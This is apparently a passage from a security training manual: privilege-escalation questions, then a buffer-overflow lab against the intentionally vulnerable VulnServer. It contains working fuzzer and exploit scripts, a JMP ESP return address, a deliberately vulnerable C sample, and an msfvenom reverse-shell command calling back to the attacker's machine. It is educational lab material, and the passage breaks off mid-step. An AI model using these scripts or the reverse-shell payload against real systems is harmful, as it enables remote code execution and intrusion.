6. **What are common privilege escalation techniques on Windows?**

Exploiting weak service permissions, unquoted service paths, registry misconfigurations, and kernel vulnerabilities.

7. **How does an attacker exploit a misconfigured sudo privilege?**

If `sudo` is misconfigured, an attacker may execute a command as root without requiring a password.

8. **What is a kernel exploit in privilege escalation?**

A kernel exploit targets vulnerabilities in the OS kernel to gain root/system privileges.

9. **How can privilege escalation be prevented?**

Regular patching, enforcing the principle of least privilege (PoLP), disabling unnecessary services, and monitoring logs.

10. **How does User Account Control (UAC) in Windows help prevent privilege escalation?**

UAC limits administrative privileges, preventing unauthorized elevation unless explicitly approved.

8. Buffer Overflow Exploitation

Objective: To understand how buffer overflow vulnerabilities can be exploited
Tools: Immunity Debugger, Metasploit, Vulnerable application (e.g., VulnServer)

Buffer overflow is a common security vulnerability that occurs when a program writes more data to a buffer (a contiguous block of memory) than it can hold. This can result in overwriting adjacent memory locations, potentially leading to unexpected behavior, system crashes, or allowing an attacker to execute arbitrary code.

HOW BUFFER OVERFLOW EXPLOITS WORK

1. Vulnerability Identification:

Attackers identify a buffer in the program that does not properly validate the size of the data it processes. For example, a function that copies user input into a fixed-size buffer without checking its length.

2. Memory Overwriting:

By sending more data than the buffer can hold, attackers overwrite adjacent memory regions. This can corrupt control data like the **return address** on the stack or function pointers.

3. Payload Injection:

Attackers inject malicious payloads, such as shellcode, into the memory. The payload is typically included as part of the overflow data.

4. Control Hijacking:

The overwritten control data (e.g., return address) is modified to point to the attacker's payload, allowing them to gain control of the program's execution flow.

TYPES OF BUFFER OVERFLOW

1. Stack-based Buffer Overflow:

The overflow occurs on the stack, overwriting return addresses or local variables. It is the most common type.

2. Heap-based Buffer Overflow:

The overflow occurs in the heap memory, affecting dynamically allocated memory. It's harder to exploit but can still lead to severe consequences.

3. Global/Static Buffer Overflow:

Overflows happen in global or static variables, potentially overwriting adjacent variables or function pointers.

TECHNIQUES FOR EXPLOITING BUFFER OVERFLOW

1. Return-to-Libc Attack:

Instead of injecting custom shellcode, attackers redirect the execution flow to existing code, like a standard library function (`system()`).

2. NOP Sleds:

A series of no-operation (NOP) instructions are used to increase the likelihood of executing the payload when the exact memory location is uncertain.

3. ROP (Return-Oriented Programming):

Attackers use existing executable code in memory, chaining together small instruction sequences (gadgets) to perform malicious actions.

MITIGATION TECHNIQUES

1. Bounds Checking:

Ensure all input is properly validated to avoid exceeding buffer limits.

2. Use of Safer Functions:

Avoid unsafe functions like `strcpy` and `gets`. Use safer alternatives like `strncpy` and `fgets`.

3. Data Execution Prevention (DEP):

Mark certain memory regions as non-executable, preventing injected code from running.

4. Address Space Layout Randomization (ASLR):

Randomize memory address locations to make it harder for attackers to predict where to place their payload.

5. Stack Canaries:

Place a known value before the return address on the stack. If the value changes due to an overflow, the program detects the attack and terminates.

6. Code Audits and Static Analysis:

Regularly review code and use tools to identify potential buffer overflow vulnerabilities.

Example Code Vulnerability

```
#include <stdio.h>
#include <string.h>

void vulnerable_function(char *input) {
    char buffer[10];
    strcpy(buffer, input); // Unsafe function with no bounds checking
    printf("Buffer contains: %s\n", buffer);
}

int main() {
    char input[256];
    printf("Enter some text: ");
    gets(input); // Unsafe function, prone to overflow
    vulnerable_function(input);
    return 0;
}
```

Exploitation Example

An attacker could input a string longer than 10 characters (e.g., a carefully crafted payload), overwriting the return address and redirecting execution to malicious code.


Steps for Buffer Overflow Exploitation:

Step 1: Set up and test the vulnerable server by downloading and extracting **vulnserver.zip** on your **Windows VM**,

Target Application (vulnserver) :



Download Vulnserver from the official GitHub repository:

→ <https://github.com/stephenbradshaw/vulnserver>



then running **vulnserver.exe** as **Administrator** to let it listen on **port 9999**, and from your **Kali Linux** machine connect with

```
$ nc <WINDOWS_IP> 9999
```



If you see the banner **“Welcome to Vulnerable Server!”**, the setup is successful and ready for fuzzing.

```
(kali@kali)-[~]
$ nc 192.168.253.130 9999
Welcome to vulnerable Server! Enter HELP for help.

```

Type **HELP** and press Enter. You see a lot of commands. None of these actually do anything useful, but they do take input and process it.

```
(kali@kali)-[~]
$ nc 192.168.253.130 9999
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT

```

Step 2: On Kali, open a terminal and create the **fuzzer** file:

```
$ nano vs-fuzz1
```

Paste this minimal **Python2** fuzzer (change SERVER to your **Windows IP** and PORT if needed), save and exit:

```
#!/usr/bin/python
import socket
server = '192.168.XX.XX'
sport = 9999


length = int(raw_input('Length of attack: '))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack length ", length, ' to TRUN .'
attack = 'A' * length
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

Run the **fuzzer**, but enter a length of 9000. An error message says “**vulnserver.exe has stopped working**”, as shown below.

```
$ python2 vs-fuzz1
```


Fuzzing and vulnserver steps work on Windows 7.




Step 3: Download and install **Immunity Debugger** from the official site

→ <https://github.com/kbandla/ImmunityDebugger>


then right-click **Immunity Debugger** → **Run as Administrator**, accept the UAC prompt, and resize the four panes so you can clearly see CPU, Registers, Stack, and Dump views.




Step 4: Attach to the process: from the menu choose **File** → **Attach**, select vulnserver from the process list and click **Attach** so Immunity can control and monitor the program.



Step 5: Understand the Immunity CPU window: use the **Status** (Paused/Running) and **Current Instruction** to see execution state, check **Registers** (especially **EIP**, **ESP**, **EBP**) for control and stack info, read the **Assembly** pane to see the executing instructions, inspect memory with the **Hex Dump** (ASCII on the right) to find payloads/strings, and ignore the Stack pane for now.



Step 6: Run the vulnerable server inside Immunity: click the magenta **Run** button (top-left) to start the process under the debugger — the Status indicator will change to **Running**.




Step 7: Reproduce the crash: run the fuzzer from Kali

```
$ python2 vs-fuzz1
```


Enter length **2000**, so the server crashes, then in Immunity note the exception (e.g., **Access violation writing to 0x41414141**), which shows your input has overwritten the program state (AAAA).

```
(kali@kali) [-]
$ python2 vs-fuzz1
Length of attack: 2000
Welcome to Vulnerable Server! Enter HELP for help.
Sending attack length 2000 to TRUN .
█
```



Step 8: Send 3000 'A' characters (run `./vs-fuzz1` and enter **3000**): Immunity will show an **Access violation executing [0x41414141]** (AAAA), confirming EIP is overwritten — use **3000** as your working attack length for the next steps.

```
(kali@kali) [-]
$ python2 vs-fuzz1
Length of attack: 3000
Welcome to Vulnerable Server! Enter HELP for help.
```



Step 9: On your **Kali Linux** machine, open a terminal and create a new script:

```
$ nano vs-eip2
```

Paste the Python code that sends a **3000-byte payload** made of **2006 'A' characters**, followed by **'BCDE'** (to overwrite EIP), and enough **'F' characters** to reach 3000 bytes. Replace the IP address with your **Windows 7 machine's IP**.


```
#!/usr/bin/python
import socket
server = '192.168.XX.XX'
sport = 9999

prefix = 'A' * 2006
eip = 'BCDE'
padding = 'F' * (3000 - 2006 - 4)
attack = prefix + eip + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

To save the code, type **Ctrl+X**, then release the keys and press **Y**, release the keys again, and press **Enter**, make it executable:

```
$ chmod a+x vs-eip2
$ python2 vs-eip2
```




In **Immunity Debugger**, you should see “**Access violation when executing [45444342]**”, which corresponds to ‘BCDE’ in reverse order — confirming you have successfully and precisely overwritten the **EIP register**.

Step 10: Install **MONA**: download the mona package from the Corelan page on the Windows VM,

→ <https://github.com/corelancore/mona>

copy **mona.py** (and any accompanying files/folders) into Immunity’s **PyCommands** folder

C:\Program Files (x86)\ImmunityDebugger-master\PyCommands for 64-bit



approve the Administrator prompt when pasting, **restart Immunity** (Run as Administrator).

Step 11: In Immunity, at the bottom, there is a white bar. Click in that bar and type this command, followed by the Enter key:

```
!mona modules
```

Inspect the ASLR and Rebase columns, and pick the module without ASLR/Rebase (here **essfunc.dll**) — avoid vulnserver.exe because its low addresses contain null bytes that make reliable return addresses unusable.




Step 12: Find a JMP ESP in the chosen module: In Immunity, at the bottom, execute this command in the white bar.

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

This searches the **essfunc.dll** module for the bytes **FFE4**.

9 locations were found with those contents, as shown below.



We'll use the first location:

625011af

Step 13: This program sets up the exploit, but at the moment the exploit code is missing.

On your Kali Linux machine, in a Terminal window, execute this command:

```
$ nano vs-shell
```

In the nano window, type or paste this code.

Replace the IP address with the IP address of your Windows machine.

```
#!/usr/bin/python
import socket
server = '192.168.XX.XX'
sport = 9999

prefix = 'A' * 2006
eip = '\xaf\x11\x50\x62'
nopsled = '\x90' * 16
exploit = (
)
padding = 'F' * (3000 - 2006 - 4 - 16 - len(exploit))
attack = prefix + eip + nopsled + exploit + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

Step 15: Generate shellcode: On your Kali Linux machine, in a Terminal window, execute this command.

```
$ ip addr
```

Find your Kali machine's IP address and make a note of it.



We can now generate our **shellcode** excluding the badchars found: Replace the IP address with the IP address of your Kali Linux machine.

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=<IP ADDRESS> LPORT=443  
EXITFUNC=thread -f c -e x86/shikata ga nai -b "\x00\x0a"
```

[illegible]

Use the mouse to highlight the exploit code, as shown below. Right-click the highlighted code and click **Copy**.

```

